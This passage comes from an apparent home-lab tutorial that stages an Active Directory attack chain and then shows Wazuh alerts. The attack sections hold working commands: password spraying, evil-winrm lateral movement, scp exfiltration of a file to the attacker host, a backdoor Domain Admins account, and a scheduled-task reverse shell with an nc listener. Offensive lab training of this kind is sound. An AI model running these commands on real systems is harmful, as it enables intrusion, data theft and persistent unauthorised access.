ED25519 key fingerprint is SHA256:toI0GLM4mIl1T3YdWHytYfPX9V0kZ+3T/+4xsGut11A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.101' (ED25519) to the list of known hosts.
janed@10.0.0.101's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.11.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

19 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

janed@linux-client:~$
```

And here we've logged in successfully using Jane's stolen credentials.

Lateral Movement

From previous knowledge about the network, we'll be performing nmap again but this time it'll be on the 10.0.0.100 IP address.

```
(attacker@attacker)-[~]
$ nmap -Pn -p1-65535 -sV 10.0.0.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-04 13:26 EDT
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.65% done; ETC: 13:28 (0:01:06 remaining)
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:28 (0:00:08 remaining)
Stats: 0:03:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:30 (0:01:03 remaining)
Nmap scan report for 10.0.0.100
Host is up (0.00064s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc  Microsoft Windows RPC
5040/tcp  open  unknown
5985/tcp  open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:B7:B1:AE (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.01 seconds
```

We can see that there are ports (135, 5040, and 5985) that are open. We're interested in 5985 as it represents WinRM.

At this point, we're going to do password spraying. As this lab is an emulated environment, we'll be providing usernames and passwords to skip using lists.

Now let's proceed with using the tool "nxc".

```
(attacker@attacker)-[~]
$ sudo nano users.txt
[sudo] password for attacker:

(attacker@attacker)-[~]
$ sudo nano pass.txt

(attacker@attacker)-[~]
$ cat users.txt
Administrator

(attacker@attacker)-[~]
$ cat pass.txt
@XC00RP-dc
```

```
(attacker@attacker)-[~]
$ nxc winrm 10.0.0.100 -u users.txt -p pass.txt
Nmap 10.0.0.100 5985 PROJECTX-WIN-CL [+] 10.0 Build 26100 (name:PROJECTX-WIN-CL) (domain:corp.project-x-dc.com)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
WINRM 10.0.0.100 5985 PROJECTX-WIN-CL [+] corp.project-x-dc.com\Administrator:@XC00RP-dc (Pwn3d!)
```

Note that this step would take a long time and it's not that easy to perform.

Now let's use evil-winrm to perform the lateral movement step using the credentials from the previous command.

```
(attacker@attacker)-[~]
$ evil-winrm -i 10.0.0.100 -u Administrator -p @XC00RP-dc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


As we can see that we've accomplished lateral movement (this step isn't that easy to perform. But for the sake of this lab, we'll mark it as done for now).

At this point we'll be looking for the Domain Controller which has the IP address of 10.0.0.5. We'll start by scanning open ports on that IP address.

```
(attacker@attacker)-[~]
$ nmap -Pn 10.0.0.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-04 13:58 EDT
Nmap scan report for 10.0.0.5
Host is up (0.00090s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:F2:DA:2C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.07 seconds
```

We can see that there are many open ports. But the most interesting port is 3389 which is the RDP. Let's use "xfreerdp3" to connect to the DC.



And we've successfully compromised the Domain Controller. For now, we'll assume that we've done "directory probing" on the system and have found the location of "secrets.txt" Emulated Sensitive File.

Data Exfiltration

In order to perform data exfiltration, we'll need a target which will be the "secrets.txt" file. Without being caught by defenders, we'll be using "scp (Secure Copy)".

```
PS C:\Users\Administrator\Documents\ProductionFiles> scp ".\secrets.txt" attacker@10.0.0.50:/home/attacker/my_sensitive_file.txt
The authenticity of host '10.0.0.50 (10.0.0.50)' can't be established.
ED25519 key fingerprint is SHA256:a05baEqxkYnb1M31H66tH9MrVcHDN0mBQnIuoSV8gi0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Warning: Permanently added '10.0.0.50' (ED25519) to the list of known hosts.
attacker@10.0.0.50's password:
secrets.txt 100% 33 5.4KB/s 00:00
```

Here we can see that it has been copied successfully to the attacker machine.

```
(attacker@attacker)-[~]
$ pwd
/home/attacker

(attacker@attacker)-[~]
$ ls
Desktop  Downloads  my_sensitive_file.txt  Pictures  Templates  Videos
Documents  Music      pass.txt              Public    users.txt

(attacker@attacker)-[~]
$ cat my_sensitive_file.txt
Oh you found me !!

hello there!
```

Persistence


First step of approaching persistence is creating a local account in the DC and add it to the Administrators local group.

```
PS C:\Users\Administrator\Documents\ProductionFiles> net user project-x-user @mysecurepassword1! /add
The password entered is longer than 14 characters. Computers
with Windows prior to Windows 2000 will not be able to use
this account. Do you want to continue this operation? (Y/N) [Y]: y
The command completed successfully.


PS C:\Users\Administrator\Documents\ProductionFiles> net localgroup Administrators project-x-user /add
The command completed successfully.

PS C:\Users\Administrator\Documents\ProductionFiles> net group "Domain Admins" project-x-user /add
The command completed successfully.
```

We can also implement a reverse shell to make a variety of options with our persistence approach. Let's access the attacker machine's file system from the RDP session (Make sure run a python webserver on port 8000 for that).



After downloading the reverse shell file, let's move it there.



Now let's create a schedule task that schedules a powershell script that runs daily at 12 o'clock

```
PS C:\Users\Administrator\Documents\ProductionFiles> schtasks /create /tn "PersistenceTask" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1" /sc daily /st 12:00
SUCCESS: The scheduled task "PersistenceTask" has successfully been created.
```

Now we need to enable listening on port 4444.

```
(attacker@attacker)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then we'll get back to the RDP Session and set some commands.

```
PS C:\Users\Administrator\AppData\Local\Microsoft\Windows> Set-ExecutionPolicy Unrestricted -Scope Process
PS C:\Users\Administrator\AppData\Local\Microsoft\Windows> .\reverse.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): r
```

```
(attacker@attacker)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.0.50] from (UNKNOWN) [10.0.0.5] 56562
Connected to reverse shell!
```

Investigation & Defense

This step would take place during or after the attack is performed. Let's start off by looking at generated alerts in Wazuh.

Alerts by triggers

Search					View alert details		Acknowledge	
					All severity levels		All alerts	< 1 >
☐ Alerts	Active	Acknowledged	Errors	Trigger name	Trigger start time ↓	Trigger last updated	Severity	Monitor name
☐ 1 alerts	1	0	0	File Accessed	04/04/25 11:34 pm	04/04/25 11:40 pm	2	File Accessed
☒ 2 alerts	0	0	0	WinRM Logon	04/04/25 9:03 pm	04/04/25 9:03 pm	3	WinRM Logon

We can see that there are triggered alerts related to the monitors we've created before. If we look at the “File Accessed” alert.

Alerts by File Accessed

Trigger name File Accessed	Severity 2 (High)
Trigger start time 04/04/25 11:34 pm EET	Trigger last updated 04/04/25 11:43 pm EET
Monitor File Accessed	Monitor data sources wazuh-alerts-4.x-*
Condition ctx.results[0].hits.total.value > 1	Time range for the last 1 hour(s)
Filters -	Group by -

We can see the severity of this alert, as well as the time it was triggered at, and the monitor data source.

Alerts by WinRM Logon

Trigger name WinRM Logon	Severity 3 (Medium)
Trigger start time 04/04/25 9:03 pm EET	Trigger last updated 04/04/25 9:03 pm EET
Monitor WinRM Logon	Monitor data sources wazuh-alerts-4.x-*
Condition ctx.results[0].hits.total.value > 1	Time range for the last 1 hour(s)
Filters -	Group by -

Conclusion

The Project-X Home Lab provides a comprehensive environment for understanding both the offensive and defensive aspects of cybersecurity. By simulating real-world infrastructure—complete with Active Directory, Linux and Windows clients, a mail server, and security monitoring systems like Wazuh and Security Onion—this lab bridges the gap between theoretical knowledge and hands-on experience.

From setting up vulnerable services to launching attacks and observing their impact through detection mechanisms, students and professionals alike gain invaluable insights into the tactics, techniques, and procedures used by attackers, as well as the importance of proper configurations and monitoring for defense.

Ultimately, this lab emphasizes a core principle in cybersecurity: understanding the attacker's perspective is key to building a resilient and secure infrastructure. With this knowledge, future practitioners are better equipped to mitigate risks, respond to incidents, and strengthen their overall security posture.